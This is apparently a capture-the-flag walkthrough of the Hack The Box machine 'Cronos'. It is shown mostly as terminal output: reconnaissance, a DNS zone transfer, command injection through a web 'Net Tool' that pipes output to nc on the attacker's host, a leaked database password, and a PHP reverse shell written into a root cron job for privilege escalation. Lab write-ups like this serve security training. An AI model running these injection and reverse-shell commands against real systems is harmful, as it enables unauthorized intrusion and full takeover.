

```
root@kali:/home/ghroot/Masaüstü# nmap -sV -sC -p- -T4 cronos.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-19 09:58 +03
Nmap scan report for cronos.htb (10.10.10.13)
Host is up (0.081s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
|_  256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
53/tcp    open  domain   ISC BIND 9.10.3-P4 (Ubuntu Linux)
|_ dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Cronos
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
root@kali:/home/ghroot/Masaüstü# dig axfr cronos.htb @10.10.10.13
```

```
; <<>> DiG 9.16.2-Debian <<>> axfr cronos.htb @10.10.10.13
```

```
;; global options: +cmd
```

cronos.htb.	604800	IN	SOA	cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.	604800	IN	NS	ns1.cronos.htb.
cronos.htb.	604800	IN	A	10.10.10.13
admin.cronos.htb.	604800	IN	A	10.10.10.13
ns1.cronos.htb.	604800	IN	A	10.10.10.13
www.cronos.htb.	604800	IN	A	10.10.10.13
cronos.htb.	604800	IN	SOA	cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800

```
;; Query time: 76 msec
```

```
;; SERVER: 10.10.10.13#53(10.10.10.13)
```

```
;; WHEN: Sat May 19 09:59:25 +03 2020
```

```
;; XFR size: 7 records (messages 1, bytes 203)
```

```
root@kali:/home/ghroot/Masaüstü# cat /etc/hosts
```

```
127.0.0.1    localhost
```

```
127.0.1.1    kali
```

```
10.10.10.13  cronos.htb
```

```
10.10.10.13  admin.cronos.htb
```




## Login






**UserName :**

**Password :**

Submit



admin.cronos.htb/welcome.php

 Kali Linux  Kali Training  Kali Tools  Kali Docs  Kali Forums

# Net Tool v0.1

traceroute ▾

-i 2>&1|nc 10.10.14.6 4041 >/i

Execute!

[Sign Out](#)

```
www-data@cronos:/var/www$ ls -la
ls -la
total 20
drwxr-xr-x  5 root      root      4096 Apr  9  2017 .
drwxr-xr-x 14 root      root      4096 Mar 22  2017 ..
drwxr-xr-x  2 www-data www-data  4096 May 19 10:24 admin
drwxr-xr-x  2 www-data www-data  4096 Jul 27  2017 html
drwxr-xr-x 13 www-data www-data  4096 Apr  9  2017 laravel
www-data@cronos:/var/www$ cd admin
cd admin
www-data@cronos:/var/www/admin$ ls -la
ls -la
total 36
drwxr-xr-x  2 www-data www-data  4096 May 19 10:24 .
drwxr-xr-x  5 root      root      4096 Apr  9  2017 ..
-rw-r--r--  1 www-data www-data  1024 Apr  9  2017 .welcome.php.swp
-rw-r--r--  1 www-data www-data   237 Apr  9  2017 config.php
-rw-r--r--  1 www-data www-data  3564 Jul 27  2017 index.php
-rw-r--r--  1 www-data www-data   102 Apr  9  2017 logout.php
-rw-r--r--  1 www-data www-data  3458 May 19 10:20 reverse.php
-rw-r--r--  1 www-data www-data   383 Apr  9  2017 session.php
-rw-r--r--  1 www-data www-data   782 Apr  9  2017 welcome.php
```

```
www-data@cronos:/var/www/admin$ cat config.php
```

```
cat config.php
```

```
<?php
```

```
    define('DB_SERVER', 'localhost');
```

```
    define('DB_USERNAME', 'admin');
```

```
    define('DB_PASSWORD', 'kEjdbRigfBHUREiNSDs');
```

```
    define('DB_DATABASE', 'admin');
```

```
    $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
```

```
?>
```

```
www-data@cronos:/home/noulis$ ls -la
ls -la
total 44
drwxr-xr-x 4 noulis noulis 4096 Apr  9 2017 .
drwxr-xr-x 3 root   root   4096 Mar 22 2017 ..
-rw----- 1 root   root     1 Dec 24 2017 .bash_history
-rw-r--r-- 1 noulis noulis  220 Mar 22 2017 .bash_logout
-rw-r--r-- 1 noulis noulis 3771 Mar 22 2017 .bashrc
drwx----- 2 noulis noulis 4096 Mar 22 2017 .cache
drwxr-xr-x 3 root   root   4096 Apr  9 2017 .composer
-rw----- 1 root   root    259 Apr  9 2017 .mysql_history
-rw-r--r-- 1 noulis noulis  655 Mar 22 2017 .profile
-rw-r--r-- 1 root   root    66 Apr  9 2017 .selected_editor
-rw-r--r-- 1 noulis noulis    0 Mar 22 2017 .sudo_as_admin_successful
-r--r--r-- 1 noulis noulis   33 Mar 22 2017 user.txt
www-data@cronos:/home/noulis$ cat user.txt
cat user.txt
51d236438b333970dbba7dc3089be33b
```



```
www-data@cronos:/tmp$ wget http://10.10.14.6:8081/LinEnum.sh -O linenum.sh
wget http://10.10.14.6:8081/LinEnum.sh -O linenum.sh
--2020-05-19 10:55:51-- http://10.10.14.6:8081/LinEnum.sh
Connecting to 10.10.14.6:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'linenum.sh'
```

```
linenum.sh          100%[=====>] 45.54K  281KB/s   in 0.2s
```

```
2020-05-19 10:55:51 (281 KB/s) - 'linenum.sh' saved [46631/46631]
```

```
www-data@cronos:/tmp$ chmod +x linenum.sh
chmod +x linenum.sh
```

# **[-] Crontab contents:**

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
```

```
SHELL=/bin/sh
```

```
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
```

```
# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
```

```
exit($?);
```

```
www-data@cronos:/var/www/laravel$ file artisan
```

```
file artisan
```

```
artisan: a /usr/bin/env php script, ASCII text executable
```

```
www-data@cronos:/var/www/laravel$
```

```
www-data@cronos:/var/www/laravel$ echo '<?php $sock=fsockopen("10.10.14.6",4042);exec("/bin/sh -i <&3 >&3 2>&3"); ?>' > artisan
;exec("/bin/sh -i <&3 >&3 2>&3"); ?>' > artisan
www-data@cronos:/var/www/laravel$ cat artisan
cat artisan
<?php $sock=fsockopen("10.10.14.6",4042);exec("/bin/sh -i <&3 >&3 2>&3"); ?>
www-data@cronos:/var/www/laravel$
```

```
root@kali:/home/ghroot/Masaüstü# nc -nlvp 4042
listening on [any] 4042 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.13] 42966
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# pwd
/root
# ls
root.txt
# cat root.txt
1703b8a3c9a8dde879942c79d02fd3a0
#
```